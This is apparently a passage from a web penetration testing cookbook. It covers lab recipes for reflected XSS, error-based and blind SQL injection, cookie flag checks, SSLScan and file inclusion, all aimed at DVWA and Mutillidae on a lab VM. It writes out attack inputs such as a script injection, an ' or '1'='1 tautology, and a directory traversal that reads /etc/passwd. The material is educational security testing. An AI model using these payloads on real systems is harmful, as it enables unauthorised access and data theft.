
1. Log into DVWA and go to XSS reflected.
2. The first step in testing for vulnerability is to observe the normal response of the application. Introduce a name in the text box and click on **Submit**. We will use `Bob`.



3. The application used the name we provided to form a phrase. What happens if instead of a valid name we introduce some special characters or numbers? Let's try with `<'this is the 1st test'>`.



4. Now we can see that anything we put in the text box will be reflected in the response, that is, it becomes a part of the HTML page in response. Let's check the page's source code to analyze how it presents the information, as shown in the following screenshot:



The source code shows that there is no encoding for special characters in the output and the special characters we send are reflected back in the page without any prior processing. The < and > symbols are the ones that are used to define HTML tags, maybe we can introduce some script code at this point.

5. Try introducing a name followed by a very simple script code.

```
Bob<script>alert('XSS')</script>
```

The page executes the script causing the alert that this page is vulnerable to cross-site scripting.

6. Now check the source code to see what happened with our input.

It looks like our input was processed as if it is a part of the HTML code. The browser interpreted the `<script>` tag and executed the code inside it, showing the alert as we set it.

How it works…

Cross-site scripting vulnerabilities happen when weak or no input validation is done and there is no proper encoding of the output, both on the server side and client side. This means that the application allows us to introduce characters that are also used in HTML code. Once it was decided to send them to the page, it did not perform any encoding processes (such as using the HTML escape codes `<` and `>`) to prevent them from being interpreted as source code.

These vulnerabilities are used by attackers to alter the way a page behaves on the client side and trick users to perform tasks without them knowing or steal private information.

To discover the existence of an XSS vulnerability, we followed some leads:

- The text we introduced in the box was used, exactly as sent, to form a message that was shown on the page; that it is a reflection point.
- Special characters were not encoded or escaped.
- The source code showed that our input was integrated in a position where it could become a part of the HTML code and will be interpreted as that by the browser.

There’s more…

In this recipe, we discovered a reflected XSS. This means that the script is executed every time we send this request and the server responds to our malicious request. There is another type of cross-site scripting called “stored”. A stored XSS is the one that may or may not be presented immediately after the input submission, but such input is stored in the server (maybe in a database) and it is executed every time a user accesses the stored data.

Identifying error based SQL injection

Injection flaws is the number one kind of vulnerability in the OWASP top 10 list from 2013; included, among others, the one that we will test in this recipe: SQL Injection (SQLi).

Most modern web applications implement some kind of database, be it local or remote. SQL is the most popular language. In a SQLi attack, the attacker seeks to abuse the communication between application and database by making the application send altered queries by injecting SQL commands in forms' inputs or any other parameter in the request that is used to build a SQL statement in the server.

In this recipe, we will test the inputs of a web application to see if it is vulnerable to SQL Injection.


How to do it…

Log into DVWA and then perform the following steps:

1. Go to **SQL Injection**.
2. Similar to the previous recipe, let's test the normal behavior of the application by introducing a number. Set **User ID** as 1 and click on **Submit**.


   By interpreting the result, we can say that the application first queried a database whether there is a user with ID equal to 1 and then returned the result.

3. Next, we must test what happens if we send something unexpected by the application. Introduce `1'` in the text box and submit that ID.




   This error message tells us that we altered a well-formed query. This doesn't mean we can be sure that there is an SQLi here, but it's a step further.

4. Return to the DVWA/SQL Injection page.
5. To be sure if there is an error-based SQL Injection, we try another input: `1''` (two apostrophes this time):



   No error this time. This means, there is a SQL Injection in that application.

6. Now, we will perform a very basic SQL Injection attack, introduce `'` or `'1'='1` in the text box and submit it.



It looks like we just got all the users registered in the database.

How it works…

SQL Injection occurs when the input is not validated and sanitized before it is used to form a query to the database. Let's imagine that the server-side code (in PHP) in the application composes a query, such as:

```
$query = "SELECT * FROM users WHERE id='".$_GET['id']. "'";
```

This means that the data sent in the `id` parameter will be integrated, as it is in the query. Replacing the parameter reference by its value, we have:

```
$query = "SELECT * FROM users WHERE id='"."1". "'";
```

So, when we send a malicious input, like we did, the line of code is read by the PHP interpreter, as:

```
$query = "SELECT * FROM users WHERE id='"."' or '1'='1"."'";
```

And concatenating:

```
$query = "SELECT * FROM users WHERE id='' or '1'='1'";
```

This means that "select everything from the table called `users` if the user `id` equals nothing or if 1 equals 1"; and 1 always equals 1, this means that all users are going to meet such a criteria. The first apostrophe we send closes the one opened in the original code, after that we can introduce some SQL code and the last 1 without a closing apostrophe uses the one already set in the server's code.

There’s more…


A SQL attack may cause much more damage than showing the usernames of an application. By exploiting these vulnerabilities, an attacker may compromise the whole server by being able to execute commands and escalate privileges in it. He may also be able to extract all the information present in the database, including system usernames and passwords. Depending on the server and internal network configuration, a SQL Injection vulnerability may be the port of entry for a full network and internal infrastructure compromise.

Identifying a blind SQL Injection

We already saw how a SQL Injection vulnerability works. In this recipe, we will cover a different type of vulnerability of the same kind, one that does not show any error message or hint that could lead us to the exploitation. We will learn how to identify a blind SQLi.

How to do it…

1. Log into DVWA and go to **SQL Injection (Blind)**.
2. It looks exactly the same as the SQL Injection form we know from a previous recipe. Introduce a `1` in the text box and click **Submit**.
3. Now, let's do our first test with `1'`:



   We get no error message, but no result either; something interesting could be happening here.


4. We do our second test with `1''`:

   The result for ID=1 is shown, this means that the previous tests (1') resulted in an error that was captured and processed by the application. It's highly probable that we have an SQL Injection here, but it seems to be blind, no information about the database is shown, so we will need to guess.

5. Let's try to identify what happens when the user injects a code that is always false, set `1'` and `'1'='2` as the user ID.

   '1' never equals '2', so no record meets the selection criteria in the query and no result is given.

6. Now, try a query that will always be true when the ID exists: `1'` and `'1'='1`.



This demonstrates that there is a Blind SQL Injection in this page. If we get different responses to a SQL code injection that always results to false, and to another one with an always true result, we have a vulnerability, because the server is executing the code even if it doesn’t show it explicitly in the response.

How it works…

Error-based SQL Injection and Blind SQL Injection are on the server side, the same side as the vulnerability: the application doesn’t sanitize inputs before it uses them to generate a query to the database. The difference between them lies in the detection and exploitation.

In an error-based SQLi, we use the errors sent by the server to identify the type of query, tables, and column names.

On the other hand, when we try to exploit a blind injection we need to harvest the information by asking questions, for example: ”’ and name like ‘a%”, means “does the user name starts with ‘a’?” to us, if we get a negative response we will ask if the name starts with ‘b’ and after having a positive result we will move to the second character: ”’ and name like ‘ba%”. So it may take some more time to detect and exploit.

See also

The following information might prove useful for a better understanding of Blind SQL Injection:

- https://www.owasp.org/index.php/Blind_SQL_Injection
- https://www.exploit-db.com/papers/13696/
- https://www.sans.org/reading-room/whitepapers/securecode/sql-injection-modes-attack-defence-matters-23


Identifying vulnerabilities in cookies

Cookies are small pieces of data sent from websites and stored in the user’s web browser. They contain information relative to such browser or to some specific web application’s user. In modern web applications, cookies are used to keep track of the user’s session. By saving session identifiers on the server and on the user’s computer, the server is able to distinguish between different requests made from different clients at the same time. When any request is sent to the server, the browser adds a cookie and then sends the request; the server can identify the session based on that cookie.

In this recipe, we will learn how to identify a couple of vulnerabilities that will allow an attacker to hijack the session of a valid user.

How to do it

1. Navigate to `http://192.168.56.102/mutillidae/`.
2. Open Cookie Manager+ and delete all the cookies. This is to prevent being confused with the previous ones.
3. Now, in Mutillidae II, navigate to **OWASP Top 10** | **A3 – Broken Authentication and Session Management** | **Cookies**.
4. In Cookies Manager+ we will see two new cookies appear, `PHPSESSID` and `showhints`. Select the former and click **Edit** to see all its parameters.



PHPSESSID is the default name for session cookies in PHP-based web applications. By looking at the parameter's values in this cookie, we can see that it can be sent by secure and insecure channels indistinctly (HTTP and HTTPS). Also, it can be read by the server and also by the client through the scripting code, as it doesn't have the Secure and HTTPOnly flags enabled. This means, the sessions in this application can be hijacked.

How it works…

In this recipe, we have just checked some values of a cookie, although not as spectacular as the previous one. It is important to check the cookies configuration in every penetration test we perform; an incorrectly set session cookie opens the door to a session hijacking attack and the misuse of a trusted user's account.

If a cookie doesn't have the `HTTPOnly` flag enabled, it can be read by scripting; so, if there is a cross-site scripting vulnerability, the attacker will be able to get the identifier of a valid session and use that value to impersonate the real user in the application.

The Secure attribute or **Send For Encrypted Connections Only** option in Cookies Manager+ tells the browser to only send or receive this cookie by encrypted channels (that is, only by an HTTPS connection). If this flag is not set, an attacker can perform a man in the middle (MiTM) attack and get the session cookie via HTTP, which gives it in plain text because HTTP is a clear text protocol. This takes us again to the scenario where he/she can impersonate a valid user by having the session identifier.

There’s more…

Just like `PHPSESSID` is the default name for PHP session cookies, other platforms also have names, such as:

- `ASP.NET_SessionId` is the name for a ASP.NET session cookie.
- `JSESSIONID` is the session cookie for JSP implementations.

OWASP has a very thorough article on securing session IDs and session cookies:

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

Obtaining SSL and TLS information with SSLScan

We, at a certain level, used to assume that when a connection uses HTTPS with SSL or TLS encryption, it is secured and any attacker that intercepts it will only receive a series of meaningless numbers. Well, this may not be absolutely true; the HTTPS servers need to be correctly configured to provide a strong layer of encryption and protect users from MiTM attacks or cryptanalysis. A number of vulnerabilities in implementation and design of SSL protocol have been discovered; thus, making the testing of secure connections mandatory in any web application penetration test.

In this recipe, we will use SSLScan, a tool included in Kali Linux, to analyze the configuration (from the client's perspective) of the server in terms of its secure communication.

How to do it…

1. OWASP BWA virtual machine has already configured the HTTPS server, to be sure that it works right go to `https://192.168.56.102/`, if the page doesn't load normally, you may have to check your configuration before we continue.
2. SSLScan is a command-line tool (it is inbuilt in Kali), so we need to open a new terminal.
3. The basic `sslscan` command will give us enough information about the server:

   `sslscan 192.168.56.102`

```
root@kali:~# sslscan 192.168.56.102
Version: -static
OpenSSL 1.0.1m-dev xx XXX xxxx

Testing SSL server 192.168.56.102 on port 443

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
```

   The first part of the output tells us the configuration of the server in terms of common security misconfigurations: renegotiation, compression, and Heartbleed, which is a vulnerability recently found in some TLS implementations. In this case, everything seems to be fine.

```
  Supported Server Cipher(s):
Accepted  SSLv3    256 bits  DHE-RSA-AES256-SHA
Accepted  SSLv3    256 bits  AES256-SHA
Accepted  SSLv3    128 bits  DHE-RSA-AES128-SHA
Accepted  SSLv3    128 bits  AES128-SHA
Accepted  SSLv3    128 bits  RC4-SHA
Accepted  SSLv3    128 bits  RC4-MD5
Accepted  SSLv3    112 bits  EDH-RSA-DES-CBC3-SHA
Accepted  SSLv3    112 bits  DES-CBC3-SHA
Accepted  TLSv1.0  256 bits  DHE-RSA-AES256-SHA
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  128 bits  RC4-SHA
Accepted  TLSv1.0  128 bits  RC4-MD5
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
```

In this second part, SSLScan shows the cipher suites the server accepts, and as we can see, it supports SSLv3 and some ciphers such as DES, which are now considered unsecure; they are shown in red color, yellow text means medium strength ciphers.

Lastly, we have the preferred ciphers, the ones that the server is going to try to use for communication if the client supports them; and finally, the information about the certificate the server uses. We can see that it uses a medium strength algorithm for signature and a weak RSA key. The key is said to be weak because it is 1024 bits long; nowadays, security standards recommend 2048 bits at least.

How it works…

SSLScan works by making multiple connections to a HTTPS server by trying different cipher suites and client configurations to test what it accepts.

When a browser connects to a server using HTTPS, they exchange information on what ciphers the browser can use and which of those the server supports; then they agree on using the higher complexity common to both of them. If an MiTM attack is performed against a poorly configured HTTPS server, the attacker can trick the server by saying that the client only supports a weak cipher suite, say 56 bits DES over SSLv2, then the communication intercepted by the attacker will be encrypted with an algorithm that may be broken in a few days or hours with a modern computer.

There’s more…

As we mentioned earlier, SSLScan is able to detect Heartbleed, which is an interesting vulnerability recently discovered in the OpenSSL implementation.

Heartbleed was discovered in April 2014. It consists in a buffer over-read—more data can be read from memory than should be allowed—situation in the OpenSSL TLS implementation.

In practice, Heartbleed can be exploited over any unpatched OpenSSL (versions 1.0.1 through 1.0.1f) server that supports TLS and by exploiting it, it reads up to 64 KB from the server’s memory in plain text, this can be done repeatedly and without leaving any trace or log on the server. This means that an attacker may be able to read plain text information from the server such as the server’s private keys or encryption certificates, session cookies or HTTPS requests that may contain users’ passwords and other sensitive information. More information on Heartbleed can be found on its Wikipedia page: https://en.wikipedia.org/wiki/Heartbleed.

See also

SSLScan is not the only tool that can retrieve cipher information from SSL/TLS connections. There is another tool included in Kali Linux called SSLyze that could be used as an alternative and may sometimes give complimentary results to our tests:

```
sslyze --regular www.example.com
```

SSL/TLS information can also be obtained through OpenSSL commands:

```
openssl s_client -connect www2.example.com:443
```

Looking for file inclusions

File inclusion vulnerabilities occur when developers use request parameters, which can be modified by users to dynamically choose what pages to load or to include in the code that the server will execute. Such vulnerabilities may cause a full system compromise if the server executes the included file.

In this recipe, we will test a web application to discover if it is vulnerable to file inclusions.

How to do it…


1. Log into DVWA and go to **File Inclusion**.
2. It says that we should edit the get parameters to test the inclusion. Let's try this with `index.php`.

It seems that there is no `index.php` file in that directory (or it is empty), maybe this means that a **local file inclusion** (**LFI**) is possible.

3. To try the LFI, we need to know the name of a file that really exists locally. We know that there is an `index.php` in the root directory of DVWA, so we try a directory traversal together with the file inclusion set `../../index.php` to the page variable.

With this we demonstrate that LFI is possible and a directory traversal too (using the `../../`, we traverse the directory tree).

4. The next step is to try a remote file inclusion; including a file hosted on another server instead of a local one, as our test virtual machine does not have Internet access (or it should not have rather, for security reasons). We will try including a local file with the full URL, as if it were from another server. We will also try to include Vicnum's main page by giving the URL of the page as a parameter on `?page=http://192.168.56.102/vicnum/index.html` as shown below:



We were able to make the application load a page by giving its full URL, this means that we can include remote files; hence, it’s a Remote File Inclusion (RFI). If the included file contains server-side executable code (PHP, for example), such code will be executed by the server; thus, allowing an attacker a remote command execution and with that, a very likely full system compromise.

How it works…

If we use the **View Source** button in DVWA, we can see that the server-side source code is:

```
<?php
$file = $_GET['page']; //The page we wish to display
?>
```

This means that the `page` variable's value is passed directly to the filename and then it is included in the code. With this, we can include and execute any PHP or HTML file in the server we want, as long as it is accessible to it through the network. To be vulnerable to RFI, the server must have `allow_url_fopen` and `allow_url_include` in its configuration, otherwise it will only be a local file inclusion, if file inclusion vulnerability is present.

There’s more…

We can also use a local file inclusion to display relevant files in the host operating system. For example, try including `../../../../../../etc/passwd` and you will get a list of system users and their home directories and default shells.

Identifying POODLE vulnerability

As mentioned in our previous recipe, *Obtaining HTTPS parameters with SSLScan*, it is possible, in some conditions, for a man-in-the-middle attacker to downgrade the secure protocol and cipher suites used in an encrypted communication.

A **Padding Oracle On Downgraded Legacy Encryption** (**POODLE**) attack uses this condition to downgrade a TLS communication to SSLv3 and forces the use of cipher suites (CBC) that can be easily broken and then the communication decrypted.

